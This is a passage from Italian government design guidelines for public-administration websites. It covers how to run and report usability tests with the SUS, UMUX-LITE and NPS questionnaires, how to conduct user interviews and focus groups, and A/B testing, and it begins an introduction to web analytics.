- accanto ai predetti questionari di usabilità, vista la facilità di somministrazione, è possibile utilizzare anche il Net Promoter Score ([NPS](#)<sup>361</sup>), che mostra elevata correlazione con il SUS;

<sup>358</sup> [https://docs.google.com/document/d/1qoZzPVaIDE8sKg1Fa6JKSG-EPsy\\_YTtgSIDaV7O4X2c/edit](https://docs.google.com/document/d/1qoZzPVaIDE8sKg1Fa6JKSG-EPsy_YTtgSIDaV7O4X2c/edit)

<sup>359</sup> <https://docs.google.com/document/d/1SG7o9W7rWfHRuIomwFJYEi7MDJ-WwdNb314uD5bH8vQ/edit>

<sup>360</sup> [https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P\\_G06MchnNwvA/edit](https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P_G06MchnNwvA/edit)

<sup>361</sup> [https://docs.google.com/document/d/1Hu4jCyXbvE\\_YeEcXyYufxYJusPQH-artlPIfSzwFWek/edit](https://docs.google.com/document/d/1Hu4jCyXbvE_YeEcXyYufxYJusPQH-artlPIfSzwFWek/edit)

- durante l'esecuzione dei task, schede per annotare eventuali difficoltà o successi del partecipante (nello spazio apposito previsto dopo ogni task, come indicato nel Kit nella [Guida alla Conduzione del test](#)<sup>362</sup>);
- al termine del test e dopo la compilazione dei questionari, si può richiedere al partecipante di raccontare eventuali difficoltà e problemi incontrati (che vanno anche essi annotati) ed eventualmente chiedere chiarimenti su alcune difficoltà che l'osservatore potrebbe aver notato.

Prevediamo nei prossimi mesi di pubblicare degli approfondimenti sui questionari.

Proprio perché potrebbe essere difficile annotare tutti i dati e contemporaneamente effettuare altre operazioni come, ad esempio, avviare e fermare la registrazione o svuotare la cache al termine di ogni sessione, è consigliabile che siano almeno 2 persone a condurre il test, con ruoli complementari definiti a priori. È auspicabile che l'annotazione dei comportamenti e delle verbalizzazioni del partecipante venga svolta, per quanto possibile, sia dal conduttore che dall'eventuale assistente.

### Osservare e annotare i problemi

Durante il test è molto importante, oltre a interagire in modo corretto con il partecipante (evitando di influenzarlo), annotare i problemi che questo incontra o le sue reazioni positive rispetto a funzionalità o contenuti del prodotto. Potrebbe, ad esempio, non essere sempre semplice identificare un problema, se il partecipante non lo esprime direttamente. Si indicano perciò, di seguito, alcune categorie di eventi che si possono classificare come problemi o difficoltà del partecipante, oppure come apprezzamenti del partecipante:

- **problemi**
  - il partecipante si blocca;
  - il partecipante dichiara di essere confuso da elementi di layout, immagini, video, ecc.;
  - il partecipante dichiara di essere confuso dalla sovrabbondanza di opzioni;
  - il partecipante sceglie un percorso del tutto errato;
  - il partecipante non riconosce la funzione di testi, bottoni;
  - il partecipante travisa il significato di testi, bottoni;
- **apprezzamenti**
  - il partecipante esprime di sua iniziativa apprezzamenti su un contenuto/servizio specifico;
  - il partecipante esprime di sua iniziativa un apprezzamento rispetto alla ricchezza/completezza/utilità di un contenuto/servizio;
  - il partecipante esprime di sua iniziativa la soddisfazione rispetto a un task completato con successo e facilità.

Si veda anche il paragrafo a seguire «Elenco dei problemi osservati».

### Congedare i partecipanti al termine del test

Terminata la navigazione, il conduttore ringrazia il partecipante per la sua disponibilità, sottolineando quanto sia stato prezioso il suo aiuto e risponde a tutte le eventuali domande e curiosità riguardo alla valutazione. Il conduttore fornisce inoltre al partecipante i propri contatti invitandolo a segnalargli, anche successivamente, le sue ulteriori impressioni sull'utilizzo del sito.

---

<sup>362</sup> [https://docs.google.com/document/d/1kM\\_3umUUiPp51iTsfsQKhdV2-FD6bjKKFp17xTB124/edit](https://docs.google.com/document/d/1kM_3umUUiPp51iTsfsQKhdV2-FD6bjKKFp17xTB124/edit)

## Prima del partecipante successivo: note sulla temporizzazione

Prima di accogliere il partecipante successivo, il conduttore e il suo eventuale assistente salvano la registrazione eventualmente acquisita; quindi rivedono e riordinano gli appunti e le note raccolte, relative al partecipante appena congegnato. Ciò serve a rafforzare le osservazioni evitando di dimenticarne alcuni aspetti, ma anche alla disambiguazione e alla interpretazione condivisa dei fatti osservati, nel caso sia presente un assistente. A questo punto viene preparata la sessione successiva, predisponendo di nuovo il browser, di cui si consiglia di cancellare la cache. Vengono preparati i documenti per il partecipante successivo, vengono riavviati e preparati i programmi o l'hardware per la video o audio registrazione.

È consigliabile una pausa tra un partecipante ed un altro. In questo modo il conduttore potrà riorganizzare le idee, riposarsi e effettuare una sorta di “reset mentale” in vista del successivo partecipante. Si consiglia perciò di prevedere tra ogni partecipante una finestra temporale di almeno 15 minuti. Tuttavia, partecipanti differenti potrebbero impiegare tempi anche sensibilmente differenti a eseguire il test. Dunque, si consiglia di prevedere un tempo congruo per ogni partecipante (che includa accoglienza, esecuzione e riorganizzazione-preparazione del successivo), in ogni caso non inferiore a un'ora. Prendendo fin da subito appuntamenti con i partecipanti a distanza di almeno un'ora tra di loro, si eviterà l'arrivo del successivo partecipante quando non si sono ancora sbrigate tutte le pratiche del precedente. La temporizzazione qui indicata è quella minima e potrebbe essere modificata verso l'alto in caso di test più impegnativi.

## 3. Analisi dei risultati

In questa sezione si spiega come riassumere i dati raccolti e stilare un report.

### Dati di prestazione e questionari di valutazione

I dati di successo nei task, raccolti durante l'osservazione, vanno inseriti nella [Tabella dei Risultati](#)<sup>363</sup> dopo la fine dell'esecuzione della procedura.

Questo kit serve:

- a calcolare il tasso di successo complessivo del sito (calcolato su K task x N utenti totali);
- a dare un dettaglio anche di quale task abbia avuto il tasso di successo più alto.

Inoltre, i dati soggettivi di intenzione d'uso (NPS), o di usabilità percepita (SUS e UMUX-LITE), espressi attraverso i questionari post-test, vanno elaborati manualmente utilizzando le formule fornite o automaticamente con le tabelle di calcolo presenti nel kit:

- il [Net Promoter Score](#)<sup>364</sup> per il Net Promoter Score (NPS);
- il [Questionario SUS](#)<sup>365</sup> per il System Usability Scale (SUS);
- le [Domande UMUX Lite](#)<sup>366</sup> nel caso si sia usato lo Usability Metric for User Experience (UMUX-LITE).

Prevediamo nei prossimi mesi di pubblicare degli approfondimenti in merito.

Circa i criteri di valutazione del punteggio nei questionari, si consideri quanto segue:

- il punteggio NPS (che può distribuirsi fra -100 e 100) dovrebbe essere almeno positivo, e quanto più possibile vicino al 100;
- il punteggio del SUS (che va da 0 a 100) dovrebbe essere almeno maggiore di 68, e idealmente più alto;
- il criterio per valutare il punteggio UMUX-LITE è al momento il medesimo adottato per il SUS (>68).

<sup>363</sup> <https://docs.google.com/document/d/1aJxYnb6f6iLYMqsYEGgZ9d4qTwQbR62mDiSIWpU-9zY/edit>

<sup>364</sup> [https://docs.google.com/document/d/1Hu4jCyXbvE\\_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit](https://docs.google.com/document/d/1Hu4jCyXbvE_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit)

<sup>365</sup> <https://docs.google.com/document/d/1SG7o9W7rWfHRuIomwFJYEi7MDJ-WwdNb314uD5bH8vQ/edit>

<sup>366</sup> [https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P\\_G06MchnNwvA/edit](https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P_G06MchnNwvA/edit)

### Elenco dei problemi osservati

Bisogna stilare un elenco dei problemi osservati, sulla base dell'elenco visto nella Fase 2. Esecuzione, paragrafo «Osservare e annotare i problemi». Per ogni problema è utile indicare il numero di partecipanti che lo ha incontrato. In questo modo è possibile avere una stima dei problemi più frequenti. Pur se esula dallo scopo del protocollo, può essere utile provare ad assegnare, ove possibile, un giudizio di gravità o di impatto per ciascun problema, a discrezione del conduttore e dell'eventuale assistente.

I problemi osservati andrebbero tutti affrontati e discussi dai responsabili del sito, che sono i principali candidati a indicare le modifiche da effettuare.

Se necessario, bisogna avvalersi della consulenza di un esperto per l'interpretazione dei problemi o per l'identificazione delle migliori soluzioni.

### Stesura di un report

Il report conterrà i seguenti dati minimi:

- Il numero di partecipanti e di task;
- la descrizione dei task e pagine di completamento (o criterio di successo) del task;
- il tasso di successo del sito;
- il tasso di successo per ciascun task e per ciascun partecipante;
- il SUS o lo UMUX-LITE - Misure dirette dell'usabilità percepita;
- il NPS - Misura di intenzione d'uso del sito web;
- un elenco dei problemi riscontrati.

Un ulteriore livello di approfondimento del report può prevedere:

- una valutazione dei problemi per numero di partecipanti e gravità;
- dei suggerimenti per la risoluzione dei problemi;
- una connessione dei problemi riscontrati ai principi euristici violati dall'interfaccia.

Si può fare riferimento all'allegato [Report dei risultati](#)<sup>367</sup> presente nel Kit per un semplice modello di report da utilizzare.

### Check-list di riepilogo per l'organizzazione del test

#### Fase 1

1. Effettuare prove preliminari sul sito mobile con alcuni tool per verificarne le funzionalità di base;
2. effettuare delle verifiche con metodi euristici per verificare lo stato attuale;
3. utilizzare i dati degli Analytics del sito per ottenere utili indicazioni sulla popolazione di riferimento e sui browser e dispositivi più utilizzati;
4. identificare la popolazione fra cui scegliere i partecipanti;
5. identificare un numero minimo di 5 partecipanti e massimo di 8, se presente un'unica tipologia di utenti e di 3 partecipanti per ogni tipologia, se presenti da 2 a 3 tipologie distinte;
6. definire i task (gli stessi per tutti i partecipanti) da far svolgere ai partecipanti;

---

<sup>367</sup> <https://designers.italia.it/kit/usability-test/>

7. per ciascun task definire i criteri di successo o di fallimento, nonché un tempo limite oltre il quale considerare il task fallito, anche se il partecipante continua e alla fine riesce a raggiungere il successo;
8. prendere appuntamento con i partecipanti. Nel caso di un ambiente strutturato organizzare una stanza dedicata dove approntare browser e software di registrazione;
9. svolgere un test pilota con un collega.

## Fase 2

10. Ricevere uno a uno i partecipanti, somministrando i task, mentre un assistente si occupa della registrazione;
11. interagire con i partecipanti, influenzandoli il meno possibile;
12. annotare i task riusciti e quelli falliti;
13. annotare ogni problema, apparentemente incontrato dal partecipante, che si riesca a identificare;
14. al termine dell'esecuzione dei task somministrare il System Usability Scale ([Questionario SUS<sup>368</sup>](#)) o lo Usability Metric for User Experience ([Domande UMUX-LITE<sup>369</sup>](#)) per ottenere dati sull'usabilità percepita;
15. somministrare inoltre il Net Promoter Score ([NPS<sup>370</sup>](#)) per ottenere dati sull'intenzione d'uso;
16. dopo i questionari, chiacchierare con il partecipante, anche ritornando su punti critici ed errori incontrati, per valutare se a posteriori offra indicazioni utili;
17. interrompere la registrazione, salvarla, congedare il partecipante, quindi azzerare la cache del browser, ripuntare il browser alla pagina iniziale e preparare una nuova registrazione. Si precisa che la registrazione può essere interrotta anche prima della somministrazione dei questionari, per ridurre il peso del file, ma può essere utile includere nella registrazione anche l'intervista;
18. per il successivo partecipante, ripartire dal punto 8 e così fino all'ultimo partecipante;
19. al termine di tutte le attività, raccogliere tutti i dati, per ciascun task e per ciascun partecipante nella [Tabella dei risultati<sup>371</sup>](#).

## Fase 3

20. Riunire tutti i problemi annotati con tutti i partecipanti in un unico elenco, indicando quali e quanti partecipanti hanno incontrato ciascuno degli specifici problemi;
21. produrre il report riepilogativo, usando il [Report dei risultati<sup>372</sup>](#);
22. discutere in équipe risultati e singoli problemi incontrati, per valutare possibili azioni correttive. Se necessario, approfondire con un esperto.

## 5.2 Ricerche qualitative e quantitative

---

### Conclusa la fase di consultazione

<sup>368</sup> <https://docs.google.com/document/d/1SG7o9W7rWfHRuIomwFJYEi7MDJ-WwdNb314uD5bH8vQ/edit>

<sup>369</sup> [https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P\\_G06MchnNwvA/edit](https://docs.google.com/document/d/1Ee-ztIsSE4SKZXg4hlyIz-iwxTJyr7P_G06MchnNwvA/edit)

<sup>370</sup> [https://docs.google.com/document/d/1Hu4jCyXbvE\\_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit](https://docs.google.com/document/d/1Hu4jCyXbvE_YeEcXyYufxYJuspQH-artlPIfSzwFWek/edit)

<sup>371</sup> <https://docs.google.com/document/d/1aJxYnb6f6lLYMqsYEGgZ9d4qTwQbR62mDiSIWpU-9zY/edit>

<sup>372</sup> <https://designers.italia.it/kit/usability-test/>

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>373</sup>.

Per approfondire<sup>374</sup>.

---

La User Research (ricerca sugli utenti) ha come fine ultimo quello di studiare gli utenti per progettare servizi quanto più rispondenti alle loro effettive esigenze. Questo obiettivo si raggiunge attraverso approcci di ricerca di tipo qualitativo e/o quantitativo, che si differenziano per le caratteristiche del dato che si può ricavare e per l'analisi che se ne può fare. La ricerca qualitativa, in genere, ha come obiettivo cercare di comprendere le motivazioni sottese ad attitudini, comportamenti e atteggiamenti dell'utente, studiandone le attività, i contesti d'uso, le necessità ma anche gli errori e le frustrazioni. A differenza della ricerca quantitativa, non si basa solamente su quello che le persone dicono, ma cerca di guardare più in profondità, mappando quello che le persone dicono, fanno e pensano. La ricerca qualitativa:

- si fonda su campioni non numerosi;
- genera dati qualitativi e non validi a fini statistici;
- non analizza i dati in modo statistico/matematico, ma interpreta informazioni e ispirazioni raccolte rispetto agli obiettivi di progetto e alla sensibilità del ricercatore.

Nella progettazione di servizi digitali la ricerca qualitativa può essere utilizzata in diverse fasi del progetto: dalla fase di osservazione e ideazione a quella di progettazione e validazione. Gli strumenti e le tecniche sono molte e differenti fra loro per il tipo di dato che permettono di raccogliere: per ogni progetto, quindi, è necessaria una valutazione ad hoc per definire gli strumenti e le tecniche più adeguate e le fasi in cui si utilizzeranno.

Le ricerche quantitative si basano invece sulla raccolta di grandi quantità di dati e fanno un largo uso della statistica. Temi estremamente rilevanti per la ricerca quantitativa sono l'idonea impostazione del livello di **significatività statistica dei risultati** e l'applicazione di una **corretta tecnica di campionamento**: la prima è imprescindibile per confermare la validità probabilistica di un'ipotesi, la seconda influenza la possibilità di estendere i risultati provenienti dal campione all'intera popolazione oggetto di analisi. Entrambi questi temi - se non correttamente gestiti - generano il rischio di falsare la bontà dei risultati di ricerca.

### 5.2.1 Introduzione ai metodi

Possiamo distinguere **tre tipi di ricerca qualitativa**, a cui si associano diversi tipi di strumenti e tecniche:

- la **ricerca esplorativa** (o fondativa) si svolge in genere all'inizio di un progetto e permette di analizzare un tema o un problema che non si conosce a fondo. Prevede l'utilizzo di interviste individuali e osservazioni in contesto, orientate alla comprensione delle motivazioni, necessità ed esperienze attuali degli utenti di un servizio.
- la **ricerca generativa** si usa in genere per coinvolgere gli utenti in sessioni di discussione e generazione di idee, in una fase del progetto in cui si hanno già sufficienti informazioni sul contesto per poter focalizzare l'attenzione sull'individuazione delle soluzioni. Utilizza tecniche come il *focus group* e *sessioni di co-design*, orientate al lavoro collaborativo.
- la **ricerca valutativa** infine si svolge quando sono già disponibili i primi prototipi della soluzione progettata e si vuole raccogliere il feedback degli utenti nello sperimentare l'interazione con il servizio digitale in questione. Prevede strumenti come il *test di usabilità* o il *cognitive walkthrough*.

Esistono diverse metodologie di ricerca quantitativa. Il progetto per il design dei siti scolastici in Italia offre un caso pratico di ricerca quantitativa basata sulla somministrazione di un questionario. In questo caso, la ricerca quantitativa aveva l'obiettivo di confermare o mettere in discussione alcune delle prospettive emerse da una precedente fase qualitativa basata su interviste. [Vai alla ricerca](#).<sup>375</sup> Nel paragrafo dedicato ai [web analytics](#) sono descritte le modalità di analisi del comportamento degli utenti di un sito web, una delle fonti primarie di informazioni nei progetti digitali. [Nel](#)

---

<sup>373</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>374</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>375</sup> <https://docs.italia.it/italia/designers-italia/design-scuole-docs/it/bozza/ricerca/ricerca-quantitativa.html/>

paragrafo dedicato agli A/B test illustreremo invece un metodo di ricerca quantitativa funzionale a supportare processi di miglioramento continuo di un servizio digitale.

## Le interviste individuali

La ricerca esplorativa si ispira ai metodi dell'etnografia applicata, per la necessità di entrare in contatto con le persone nel loro contesto abituale di vita, e di capire i loro comportamenti in profondità. La tecnica principale è quella dell'**intervista individuale**: il ricercatore incontra ciascun partecipante di persona e raccoglie una serie di spunti ponendo domande, costruendo un dialogo, e ascoltando con attenzione ciò che il partecipante racconta. Ecco alcuni consigli per organizzare al meglio le sessioni di intervista individuale.

Vai al [Kit di Designers Italia sulle User Interviews](#)<sup>376</sup>

### Costruire un piano di ricerca

Il primo passo per impostare le interviste è pianificare l'attività nel dettaglio, riflettendo sull'obiettivo della ricerca e su chi ha senso incontrare (e dove) per raggiungere quell'obiettivo. Il piano di ricerca include:

- la dichiarazione di un **tema di investigazione** chiaro e analizzabile tramite una ricerca qualitativa (es. "l'obiettivo della ricerca è capire a quali servizi i cittadini vorrebbero poter accedere tramite il sito del proprio Comune").
- la definizione delle specificità del **metodo di intervista**, ovvero la sua durata (può variare da 1 a 2 ore a seconda della complessità dell'argomento di discussione), il numero di *ricercatori* coinvolti (minimo 2, massimo 3 persone), il contesto in cui avranno luogo le sessioni (si tenderà a privilegiare l'ambiente domestico, ma possono anche essere svolte nello spazio di lavoro o in altri luoghi neutrali).
- la definizione di un **campione di ricerca** che tiene conto delle diverse tipologie di utenti coinvolti nell'utilizzo del servizio (quali variabili, e quali quantità). Un buon campione per una ricerca qualitativa prevede il coinvolgimento di un numero di circa 6-8 persone della stessa tipologia.
- la definizione delle **aree geografiche** in cui la ricerca avrà luogo, considerando le diversità tra Nord, Centro e Sud Italia, ma anche tra centri urbani di grande, media e piccola dimensione. Talvolta è utile anche riflettere sulle differenze all'interno di una specifica area urbana, tra zone di periferia e centro città.
- la definizione di una **scaletta temporale** delle varie attività, che includa eventuali spostamenti da una città all'altra e tenga conto dei tragitti necessari per raggiungere le diverse case (o luoghi di riferimento) dove incontrare i partecipanti. La buona pratica è di svolgere 2 (massimo 3) sessioni nell'arco di una giornata, per avere tempo di metabolizzare le informazioni raccolte di volta in volta, e mantenere il livello di energia necessario per condurre questo tipo di attività.

### Preparare la guida alla discussione

La **guida alla discussione**<sup>377</sup> è un documento che raccoglie una serie di spunti relativi alle domande da svolgere durante l'intervista. La guida viene costruita individuando in primo luogo le aree tematiche da affrontare durante l'intervista, come se fossero dei capitoli della conversazione. Ciascun capitolo contiene una serie di domande, che il ricercatore prepara in anticipo in modo da raccogliere tutti i punti che sarà necessario trattare e prepararsi agli incontri. Durante l'intervista il ricercatore porta con sé la guida alla discussione per assicurarsi di non dimenticare nessun punto: anche se la conversazione può prendere varie direzioni e non seguire il flusso logico ipotizzato all'inizio, l'importante è coprire tutti i temi, in modo da avere una base dati completa al termine delle interviste.

La guida alla discussione può essere accompagnata da una serie di materiali visivi che possono essere un utile stimolo per trattare alcuni punti della discussione, rendendo la conversazione più interattiva e in alcuni casi più immediata. Questi materiali possono essere ad esempio delle card che mostrano diverse funzionalità di un servizio e aiutano a prioritizzare insieme i vari elementi, e vengono progettati di volta in volta a seconda del contenuto dell'intervista.

### Stampare la modulistica

---

<sup>376</sup> <https://designers.italia.it/kit/user-interviews/>

<sup>377</sup> <https://docs.google.com/document/d/1Ev6UG3uRbpTPdYsNrqqgDZjiMpVDvPQk-XfriH2QDac/edit?usp=sharing>



Il coinvolgimento degli utenti richiede sempre estrema attenzione nel modo in cui si gestiscono i dati personali. Per ogni attività di ricerca è necessario preparare e stampare delle **liberatorie per il consenso al trattamento dei dati**<sup>378</sup> che vengono sottoposte all'attenzione di ciascun partecipante al termine dell'intervista, dando loro la possibilità di scegliere se acconsentire alla conservazione del materiale audio-video e/o fotografico raccolto durante la sessione oppure no. In caso positivo, il materiale potrà essere condiviso con il proprio team di lavoro e utilizzato per costruire dei report dell'attività. In caso negativo, il materiale relativo a quel partecipante dovrà essere cancellato, e verranno prese in considerazione per l'analisi solo le informazioni raccolte verbalmente.

### Condurre le interviste

Le interviste sono un momento molto delicato, da gestire con estrema cautela per assicurarsi di raccogliere tutte le informazioni necessarie, creando una situazione che metta a proprio agio il partecipante e documentando attentamente tutte le osservazioni emerse. Ecco alcuni aspetti da considerare per preparare al meglio il momento dell'intervista:

- definire dei **ruoli chiari** all'interno del gruppo che gestirà la ricerca sul campo è fondamentale per non incutere timore ai partecipanti, presentandosi come gruppi troppo numerosi o facendo piovere domande da ogni direzione. Il numero di ricercatori ideale per ogni sessione di intervista è due, di cui una persona intenta a moderare l'intervista e una persona dedita alla raccolta di note e alla documentazione fotografica. In caso di tre persone questi ultimi due compiti possono essere suddivisi, distinguendo il ruolo del trascrittore di note da quello del fotografo.
- definire la strategia di **documentazione**<sup>379</sup> dell'attività richiede di riflettere su come verranno raccolte e gestite le note e su quali strumenti verranno utilizzati per la documentazione audio-video e fotografica della sessione. Solitamente le note vengono raccolte in formato digitale, in spreadsheet che possono essere facilmente condivisi con gli altri partecipanti alla ricerca e raccogliere tutte le trascrizioni delle interviste in varie tab. Per la documentazione audio-video e fotografica si raccomandano strumenti di piccole dimensioni, non intrusivi, in modo da preservare per quanto possibile la naturalezza della conversazione.
- è necessario infine ricordare l'importanza di alcune **soft skills**: la capacità di ascoltare in modo aperto, mettendo da parte le proprie idee, pregiudizi e assunzioni fatte in precedenza; la gestione della propria espressione e postura durante il dialogo in modo da mostrare interesse e partecipazione; la capacità di gestire la conversazione e stabilire una relazione empatica con il partecipante, adattando le domande e il protocollo dell'intervista alla tipologia di risposte ricevute.
- durante l'intervista, chiedere 'perché' più e più volte è indispensabile per approfondire ciascuna risposta e raggiungere quel livello di profondità che si desidera raggiungere con l'intervista individuale.

### Sintetizzare i risultati

Al termine di ciascuna intervista, i ricercatori discutono tra di loro i risultati emersi, annotando a caldo i temi rilevanti, le cose che non sapevano o che li hanno sorpresi, quello che vogliono essere sicuri di ricordarsi. Questo primo momento di **debriefing** è fondamentale per iniziare a processare le informazioni raccolte e fissare alcuni elementi per un secondo momento di analisi più strutturata. Al termine delle attività di ricerca, i ricercatori analizzano le note raccolte, individuando i pattern di comportamento emersi, ovvero i temi chiave condivisi da tutti o buona parte dei partecipanti. In questa fase possono essere utilizzati alcuni strumenti di service design come i *personas* e le *user journey* per raccogliere le informazioni raccolte in profili utente e mappe dell'esperienza.

### I focus group

La ricerca di tipo generativo prevede l'utilizzo di una tecnica chiamata focus group, ovvero un'intervista di gruppo (anziché individuale) in cui un ricercatore (o moderatore) propone una serie di esercizi e temi di discussione a un panel selezionato di partecipanti. L'organizzazione di un focus group segue un processo molto simile a quello descritto per la pianificazione di interviste individuali. Una delle principali caratteristiche distintive del focus group è quella di far leva sulle dinamiche di gruppo per stimolare la discussione, raccogliere diverse opinioni, e giungere a un consenso (o

<sup>378</sup> [https://docs.google.com/document/d/1JVctSWSJN6tJeno700jA8Tl\\_4rs0dIJ5XLoOQbIgo24/edit?usp=sharing](https://docs.google.com/document/d/1JVctSWSJN6tJeno700jA8Tl_4rs0dIJ5XLoOQbIgo24/edit?usp=sharing)

<sup>379</sup> <https://docs.google.com/spreadsheets/d/1AAfWOl6eghAKJn-i-htOKV5j2zSHhAM2IHTNxvXuIWY/edit#gid=1785015941>



dissenso) collettivo rispetto a una specifica soluzione proposta. Ecco una lista di attività necessarie per la preparazione di un focus group, e consigli pratici per la moderazione.

### **Costruire un panel di partecipanti**

Il punto di partenza per l'organizzazione del focus group è la definizione del tipo di partecipanti da coinvolgere. A seconda del contesto e dell'obiettivo delle sessioni di ascolto di gruppo si possono coinvolgere **gruppi omogenei**, ovvero persone che condividono caratteristiche simili (per età, estrazione sociale, conoscenza della tecnologia o conoscenza del servizio) oppure **gruppi misti**, ovvero persone che rappresentano diverse tipologie di utenti collegati al servizio in questione. I gruppi omogenei aiutano ad avere una comprensione completa del punto di vista di una stessa categoria di utenti, facendo leva sul fatto che tutti i partecipanti condividono le stesse competenze, problemi e necessità. Nel caso di gruppi misti si cerca invece di creare una situazione di scambio, in cui il confronto tra punti di vista e necessità differenti può facilitare la comprensione di tutti i fattori in gioco e l'individuazione di soluzioni che soddisfano molteplici bisogni. Al di là della omogeneità o disomogeneità del gruppo, il primo passo è sempre quello di definire nel dettaglio tutti i criteri che il campione dei partecipanti deve soddisfare e costruire un questionario di screening che permetta di formare un panel soddisfacente. Il questionario di screening è un insieme di domande orientato a raccogliere dati su ciascun rispondente in modo da capire se è qualificato o meno per partecipare al focus group. Questo questionario può essere distribuito in formato digitale o cartaceo, cercando di raggiungere il più ampio numero di persone possibile (per esempio, tutti gli abitanti di un Comune, o tutti gli insegnanti di una scuola) in modo da raccogliere un alto numero di risposte e mettere il ricercatore nella condizione di selezionare i partecipanti più adatti per la sessione, analizzando le risposte e bilanciando tra le diverse variabili desiderate. Un focus group può prevedere un minimo di 5 fino a un massimo di 10 partecipanti in un'unica sessione, supportati da un moderatore nello svolgimento degli esercizi o dello scambio di idee e opinioni e da una persona incaricata di prendere appunti per documentare le informazioni e osservazioni emergenti. È buona pratica svolgere almeno 3 sessioni di simile tipologia (es. 3 focus group con lo stesso insieme di partecipanti) per avere un quantitativo di dati sufficiente per l'analisi.

### **Progettare un focus group**

Per organizzare un focus group è necessario definire una **durata temporale** (variabile tra 1 e 3 ore a seconda della quantità di temi da coprire) e un **luogo neutrale** per lo svolgimento delle sessioni. Il ricercatore progetta quindi le attività da svolgere durante il focus group sulla base degli obiettivi da raggiungere. In un momento iniziale di esplorazione e generazione di idee, il focus group può essere impostato come una conversazione di gruppo, in cui il moderatore solleva degli spunti di discussione e agevola lo scambio di opinioni tra i vari partecipanti. In questa fase può essere utile avere una lista di storie, funzionalità o servizi da prioritizzare insieme, in modo da passare da uno scambio iniziale libero a una discussione focalizzata, in cui i partecipanti traducono le loro necessità in richieste maggiormente tangibili. In un momento più avanzato di esplorazione e generazione di idee, il focus group può essere utilizzato per sottoporre ai partecipanti diverse soluzioni e discutere insieme vantaggi e svantaggi di ciascuna proposta, in modo da capire quali aspetti validare e quali invece migliorare rispetto alle loro specifiche esigenze. Sulla base del tipo di attività da svolgere, il moderatore prepara in anticipo una scaletta dei vari punti di discussione o esercizi e l'insieme dei materiali necessari per facilitare la sessione. I materiali possono includere **card**<sup>380</sup> stampate contenenti descrizioni testuali di storie, funzionalità o servizi, oppure storyboard che raccontano nuovi scenari, oppure ancora prototipi (digitali o analogici) di nuovi servizi.

### **Moderare il focus group**

Il compito del moderatore (o facilitatore) è quello di guidare la discussione, sulla base dei temi e delle attività definite nella scaletta della sessione. Durante la sessione, il moderatore pone domande specifiche, volte ad avviare la discussione, e cerca di alimentarla chiedendo dettagli, motivazioni e aneddoti sulla base delle risposte raccolte. Se la discussione prosegue in modo naturale e produttivo, il moderatore lascia i partecipanti liberi di confrontarsi e di condividere i diversi punti di vista. Quando invece la conversazione rallenta, oppure si blocca attorno a opinioni contrastanti, il moderatore riprende il controllo della discussione passando a un altro argomento o interpellando una persona specifica all'interno del gruppo. Rivolgersi ai partecipanti chiamandoli con il loro nome proprio è fondamentale per esprimere sempre con chiarezza a chi è indirizzata la domanda (in caso sia necessario) e mettere i partecipanti a proprio agio. Uno dei rischi del focus group è quello di avere persone con opinioni molto forti o per natura più estroverse di altre che diventano figure guida nella discussione, allineando le opinioni altrui alle proprie o rispondendo

---

<sup>380</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_Card%20sorting.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_Card%20sorting.pdf)

sempre a tutte le domande per primi. Il moderatore deve individuare questi soggetti e trovare il modo di arginare la loro influenza sul gruppo, dando la possibilità a tutti di esprimere la propria opinione, e – se necessario – invitando esplicitamente questi partecipanti a dare spazio anche agli altri nella conversazione.

### Documentare i risultati

Ciascun focus group viene documentato tramite la raccolta di note relative alle informazioni e osservazioni che emergono durante lo scambio: per questo è bene prevedere una persona dedicata alla raccolta di appunti, in aggiunta al moderatore. Le sessioni possono inoltre essere documentate tramite la registrazione video (in questo caso è necessario chiedere ai partecipanti di firmare il [modulo di liberatoria](#)<sup>381</sup>). I materiali vengono utilizzati per costruire un report dei focus group che va ad informare le successive attività di sviluppo delle soluzioni di

### L'A/B testing

L'A/B testing è una metodologia di analisi che ha l'obiettivo di confrontare due versioni di una pagina web di un sito o di un'applicazione, che differiscono per un elemento specifico. Permette quindi di effettuare delle scelte di design basate su dati - secondo l'approccio data-driven tipico della ricerca quantitativa - confermando o confutando delle ipotesi progettuali.

Obiettivo di questo tipo di test è arrivare - tramite ottimizzazioni successive - a superare un problema o migliorare una performance di UX (e non solo). Gli utenti cui il test viene “somministrato” sono **suddivisi in due gruppi ad ognuno dei quali viene mostrata una delle due diverse varianti/configurazioni**. Alla fine del test vengono analizzati e confrontati i dati derivati delle due versioni sperimentate: la variante con la performance migliore rispetto all'obiettivo del test verrà portata avanti nel percorso di sviluppo.

Caratteristica della metodologia A/B testing è quella di **testare un elemento per volta** così da poter isolare senza ambiguità quale variazione abbia prodotto un determinato risultato. Tramite tale metodologia si possono testare diversi elementi di una pagina web, dalla grafica, al layout e organizzazione degli elementi del sito, ai contenuti: può ad esempio essere interessante utilizzare l'A/B test sui contenuti, sia per esaminare quanto influisca la lunghezza di un testo sulla fruizione del sito, sia per ciò che concerne il microcopy.

Vai al kit di supporto per la realizzazione di test A/B<sup>382</sup>

## 5.3 Web analytics

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle [nuove Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>383</sup>.

Per approfondire<sup>384</sup>.

---

#### 5.3.1 Premessa

Questa guida ha l'obiettivo di aiutare chi si occupa a vario titolo del sito web di una pubblica amministrazione a:

- comprendere il funzionamento di una piattaforma di web analytics
- capire come collezionare i principali indicatori di performance di un sito

---

